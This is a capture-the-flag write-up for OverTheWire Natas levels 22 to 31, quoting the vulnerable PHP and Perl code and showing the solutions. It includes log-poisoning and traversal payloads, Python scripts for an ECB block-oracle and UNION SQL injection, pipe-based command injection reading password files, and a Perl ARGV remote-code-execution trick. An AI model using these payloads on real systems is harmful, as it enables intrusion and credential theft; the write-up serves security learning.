- In natas22, we see from the PHP code that adding the revelio parameter to the URL is key
- Using **Burp Suite**, we forward the request, then check the **Target > History** tab.



Natas 23:

- Sign in Natas23


In natas23, the PHP code checks two things:

- The password must contain "iloveyou".
- The password must be longer than 10 characters.

Natas 24:

- Sign in Natas24

- Looked at the PHP code — it uses strcmp() to compare our input with the real password.
- Realized that **passing an array instead of a string** breaks strcmp(), making it return **null**
- Loaded the page — strcmp() failed properly, login succeeded, and **natas25 password was revealed**



Natas 25:


- We are not even given an input box to fiddle with, but we are given a quote and some code.

```php
<?php
    // cheers and <3 to malvina
    // - morla

    function setLanguage(){
        /* language setup */
        if(array_key_exists("lang",$_REQUEST))
            if(safeinclude("language/" . $_REQUEST["lang"] ))
                return 1;
        safeinclude("language/en");
    }

    function safeinclude($filename){
        // check for directory traversal
        if(strstr($filename,"../")){
            logRequest("Directory traversal attempt! fixing request.");
            $filename=str_replace("../","",$filename);
        }
        // dont let ppl steal our passwords
        if(strstr($filename,"natas_webpass")){
            logRequest("Illegal file access detected! Aborting!");
            exit(-1);
        }
        // add more checks...

        if (file_exists($filename)) {
            include($filename);
            return 1;
        }
        return 0;
    }

    function listFiles($path){
        $listoffiles=array();
        if ($handle = opendir($path))
            while (false !== ($file = readdir($handle)))
                if ($file != "." && $file != "..")
                    $listoffiles[]=$file;

        closedir($handle);
        return $listoffiles;
    }

    function logRequest($message){
        $log="[". date("d.m.Y H::i:s",time()) ."]";
        $log=$log . " " . $_SERVER['HTTP_USER_AGENT'];
        $log=$log . " \"" . $message ."\"\n";
        $fd=fopen("/var/www/natas/natas25/logs/natas25_" . session_id() .".log","a");
        fwrite($fd,$log);
        fclose($fd);
    }
?>
```


1. The bug in safeInclude is that it replaces “../” with “” in our given string, so if we just pass in “….//” then it will replace the strikethrough characters in the following string “../” leaving us with “../”. Perfect, so now that we can do directory traversals, we need a way to access the “/natas_webpass” directory.
2. There is another problem when a directory traversal is detected, it calls “logRequest()” and logs the error message. We can take advantage of the $_SERVER*“HTTP_USER_AGENT”+ value by replacing it with a call to readfile(“/etc/natas_webpass/natas26) using Burp

Suite, then that string will be written to the log file for us to view and retrieve the password later on.

3. Lastly we need to make sure we are reading the log file with our GET request, so we need to figure out how far back we need to traverse to get to the root directory. This can be seen in the logRequest() function with "/var/www/natas/natas25/logs/natas25_… " we can determine the root directory is 5 directories back. Our PHPSESSID will be given in Burp Suite, so that we can fill in the "…" after "natas25_".



- After forwarding that to the server, lo and behold we have the password for natas26!



Natas26:

- The code is making use of the "mysql_real_escape_string()" function on both the username and the password everywhere they are used. The "mysql_real_escape_string()" function will escape all special characters

in the string that is passed as an argument, making the data safe before performing SQL queries.

```
<?

// morla / 10111
// database gets cleared every 5 min

/*
CREATE TABLE `users` (
  `username` varchar(64) DEFAULT NULL,
  `password` varchar(64) DEFAULT NULL
);
*/

function checkCredentials($link,$usr,$pass){

    $user=mysql_real_escape_string($usr);
    $password=mysql_real_escape_string($pass);

    $query = "SELECT username from users where username='$user' and password='$password' ";
    $res = mysql_query($query, $link);
    if(mysql_num_rows($res) > 0){
        return True;
    }
    return False;
}

function validUser($link,$usr){

    $user=mysql_real_escape_string($usr);

    $query = "SELECT * from users where username='$user'";
    $res = mysql_query($query, $link);
    if($res) {
        if(mysql_num_rows($res) > 0) {
            return True;
        }
    }
    return False;
}
```

- The “dumpData()” function makes another call to a mySQL function called “mysql_fetch_assoc()”.
- Corresponds internal data pointer ahead in the database to point at the next row.

internal data pointer ahead in the database to point at the next row.


```
function dumpData($link,$usr){

    $user=mysql_real_escape_string($usr);

    $query = "SELECT * from users where username='$user'";
    $res = mysql_query($query, $link);
    if($res) {
        if(mysql_num_rows($res) > 0) {
            while ($row = mysql_fetch_assoc($res)) {
                // thanks to Gobo for reporting this bug!
                //return print_r($row);
                return print_r($row,true);
            }
        }
    }
    return False;
}


function createUser($link, $usr, $pass){

    $user=mysql_real_escape_string($usr);
    $password=mysql_real_escape_string($pass);

    $query = "INSERT INTO users (username,password) values ('$user','$password')";
    $res = mysql_query($query, $link);
    if(mysql_affected_rows() > 0){
        return True;
    }
    return False;
}

if(array_key_exists("username", $_REQUEST) and array_key_exists("password", $_REQUEST)) {
    $link = mysql_connect('localhost', 'natas27', '<censored>');
    mysql_select_db('natas27', $link);


    if(validUser($link,$_REQUEST["username"])) {
        //user exists, check creds
        if(checkCredentials($link,$_REQUEST["username"],$_REQUEST["password"])){
            echo "Welcome " . htmlentities($_REQUEST["username"]) . "!<br>";
            echo "Here is your data:<br>";
            $data=dumpData($link,$_REQUEST["username"]);
            print htmlentities($data);
        }
        else{
            echo "Wrong password for user: " . htmlentities($_REQUEST["username"]) . "<br>";
        }
    }
    else {
        //user doesn't exist
        if(createUser($link,$_REQUEST["username"],$_REQUEST["password"])){
            echo "User " . htmlentities($_REQUEST["username"]) . " was created!";
        }
    }

    mysql_close($link);
} else {
?>
```

- INSERT INTO users (username,password) values (‘given username’,’given password’)
- SELECT * from users WHERE username=’natas’
- SELECT * from users WHERE username=’natas‘;


```
jeffrowell:natas$ python -c 'print "natas28" + " "*64'
natas28
jeffrowell:natas$ _
```

- Next I went back to the login page, and once again entered the same natas28 username with spaces, and the following page was returned to me with the password for the natas28 user account!

Natas28:



- When I enter something like ‘natas29’ into the search box, a blank page is returned with no jokes.
- When I enter a random letter like ‘a’, I noticed that the URL has some very long query value for the “query” key which looks like some sort of encrypted string or hash value.



- This looks like it is URL encoded text, so after throwing that into a URL decoder using Python the output looks to be base64 encoded, so then after throwing that output into a base64 –decode it output the raw hex bytes.

- First piece of the input (which appears to always be the same) is encrypted, then the next portion of the input is being encrypted, so it is safe to say that there is some sort of block encryption going on behind the scenes.

- The first part of the URL is static and will never change… The “http://…overthewire.org/?query=” is 60 characters long, so I just grab whatever is after that which will correspond to the value for the “query”.

1. First we need to store the block 3 data from our size 9 input since this is the correct block data to compare against, and we need iterate through all of the printable characters, which can be found in string.printable so we will import string as well.
2. Then we need to multiply the string “a” by 9 since we know the input size is 9, and concatenate the current character we are iterating over. Once we have done that we can set the block to 2 (i.e. the third block) and fetch our response to compare each of the block 3 data to the correct block data we saved in (1).
3. If the currently processed block data is the same as our stored correct data, then we print out the encrypted character that did the trick.

```
jeffrowell:natas$ cat url-dec.py
import base64
import requests
import string

sess = requests.Session()
size = 16
username = "natas28"
passwd = "JWwR438wkgTsNKBbcJoowyysdM82YjeF"
url = "http://natas28.natas.labs.overthewire.org/"
auth = requests.auth.HTTPBasicAuth(username, passwd)

correct_data = repr(b"\x9eb&\x86\xa5&@YW\x06\t\x9a\xbc\xb0R\xbb")
for c in string.printable:
    result = sess.post(url, auth=auth, data={"query": "a"*9 + c})
    block = 2
    answer = repr(base64.b64decode(requests.utils.unquote(result.url[60:]))[block*size:(block+1)*size])
    if answer == correct_data:
            print("FOUND MATCH! ===> '%c'\n" % c)

jeffrowell:natas$ python3.5 url-dec.py
FOUND MATCH! ===> '%'
```

- SELECT text FROM jokes WHERE text LIKE '%,query-%'
- 'UNION SELECT password FROM users;#


```
jeffrowell:natas$ cat url-dec.py
import base64
import requests
import string
from math import ceil

sess = requests.Session()
size = 16
username = "natas28"
passwd = "JWwR438wkgTsNKBbcJoowyysdM82YjeF"
url = "http://natas28.natas.labs.overthewire.org/"
auth = requests.auth.HTTPBasicAuth(username, passwd)

SQLi = 'a'*9 + "' UNION SELECT password FROM users;#"

num_blocks = (len(SQLi) - 10) / size
if (len(SQLi) - 10) % size != 0:
    num_blocks = ceil(num_blocks)

result = sess.post(url=url, auth=auth, data={"query": SQLi})
raw_payload = base64.b64decode(requests.utils.unquote(result.url[60:]))
result = sess.post(url=url, auth=auth, data={"query": 'a'*10})
original = base64.b64decode(requests.utils.unquote(result.url[60:]))

payload = original[:size*3] + raw_payload[size*3:size*3 + (num_blocks*size)] + original[size*3:]
encrypted_payload = requests.utils.quote(base64.b64encode(payload)).replace("/", "%2F")
print(url + "search.php/?query=%s" % encrypted_payload)

jeffrowell:natas$ python3.5 url-dec.py
http://natas28.natas.labs.overthewire.org/search.php/?query=GX7BglEae0WX2F1XjA7vRm21nNyEcoX2Fc%2BJ2Td80QpBdcjPLAh
y3ul8kLEVaROwlI6DeWnPcl%2FqKte0ohRTkObF%2BT5ujPcGtKfnu%2FM5L%2FsyLoz0xm5xtyst2O9VZ%2FszQKTUzc4pf%2B0pFACRndRda5Z
a71vNN8znGntzhH2ZQu87WJwI%3D
jeffrowell:natas$ _
```

Natas29:


- Using (Command+alt+i) in Firefox allows me to still view the inspection window.

- http://natas29.natas.labs.overthewire.org/index.pl?
- file=perl+underground

- By using Burp Suite I was able to pipe the file read into another command using the '|' operator. Then we can pipe the file read into cat index.pl to hopefully display the contents of this perl script.



- file=|cat+index.pl+%00
- file=|cat /etc/”nat”as_webpass/”nat”as30
- file=|cat%20%2Fetc%2F%22nat%22as_webpass%2F%22nat%22as30%00



Natas 30:


```
#!/usr/bin/perl
use CGI qw(:standard);
use DBI;

print <<END;
Content-type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas30", "pass": "<censored>" };</script></head>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">

<!-- morla/10111 <3  happy birthday OverTheWire! <3  -->

<h1>natas30</h1>
<div id="content">

<form action="index.pl" method="POST">
Username: <input name="username"><br>
Password: <input name="password" type="password"><br>
<input type="submit" value="login" />
</form>
END

if ('POST' eq request_method && param('username') && param('password')){
    my $dbh = DBI->connect( "DBI:mysql:natas30","natas30", "<censored>", { 'RaiseError' => 1});
    my $query="Select * FROM users where username =".$dbh->quote(param('username')) . " and password =".$dbh->quote(param('password'));

    my $sth = $dbh->prepare($query);
    $sth->execute();
    my $ver = $sth->fetch();
    if ($ver){
        print "win!<br>";
        print "here is your result:<br>";
        print @$ver;
    }
    else{
        print "fail :(";
    }
    $sth->finish();
    $dbh->disconnect();
}

print <<END;
```

- SELECT * FROM users WHERE username=”username” AND password=”password”
- Use “natas31” for the username, and then an list with an SQLi attack string for the password.


```
jeffrowell:natas$ cat sqli.py
import requests
import re

username = "natas30"
natas30_pass = "wie9iexae0Daihohv8vuu3cei9wahf0e"
url = "http://natas30.natas.labs.overthewire.org"
sess = requests.Session()

response = sess.post(url=url, auth=(username,natas30_pass),
                     data={"username":"natas31", "password":["'' OR true", 2]})
print(re.findall("<br>[A-Za-z0-9]*<?", response.text))
jeffrowell:natas$ python3.5 sqli.py
['<br>', '<br>', '<br>here', '<br>natas31[redacted]<']
jeffrowell:natas$ _
```

Natas 31:



```
my $cgi = CGI->new;
if ($cgi->upload('file')) {
    my $file = $cgi->param('file');
    print '<table class="sortable table table-hover table-striped">';
    $i=0;
    while (<$file>) {
        my @elements=split /,/, $_;

        if($i==0){ # header
            print "<tr>";
            foreach(@elements){
                print "<th>".$cgi->escapeHTML($_)."</th>";
            }
            print "</tr>";
        }
        else{ # table content
            print "<tr>";
            foreach(@elements){
                print "<td>".$cgi->escapeHTML($_)."</td>";
            }
            print "</tr>";
        }
        $i+=1;
    }
    print '</table>';
}
else{
print <<END;
```

- This script is relatively simple as it parses through the CSV file looking for commas, and splits the data into a tabular form.
    1. the line my $file = $cgi->param('file'); param() will return a list of ALL the parameter values, but only the first parameter will be inserted into the file. Further, if a scalar parameter was assigned first, the $file gets assigned that scalar value rather than the value of the uploaded file descriptor. What this means is that this turns $file into a string type.
    2. So, what then happens to the <> operator in the while loop above when $file is a string type and not a file descriptor. In the line while (<$file>)we know that the <> operator does not work on strings because we cannot read in a string we can only read in from file descriptors, unless the string is “ARGV”! If the string is “ARGV”, then the <> operators will iterate through all of the ARG values, inserting each one into a call to open(). What this means is we will be able to open and print the content of any file contained on the server in a POST request.


3. Since we know that the open() function is being called, what will open() do in perl? The open() function will simply open a file descriptor to a specified path, unless the '|' character is appended to the end of the string, in which case open() will not only open the file, but it will also EXECUTE the file!!! That is, if we insert the string "ARGV" for the value of $file instead of a file descriptor, this will allow access for us to open all of the files when iterating through the ARG values, but if we have the '|' character at the very end of the POST request, perl will treat the open() calls really as exec() or system() calls and allow RCE.



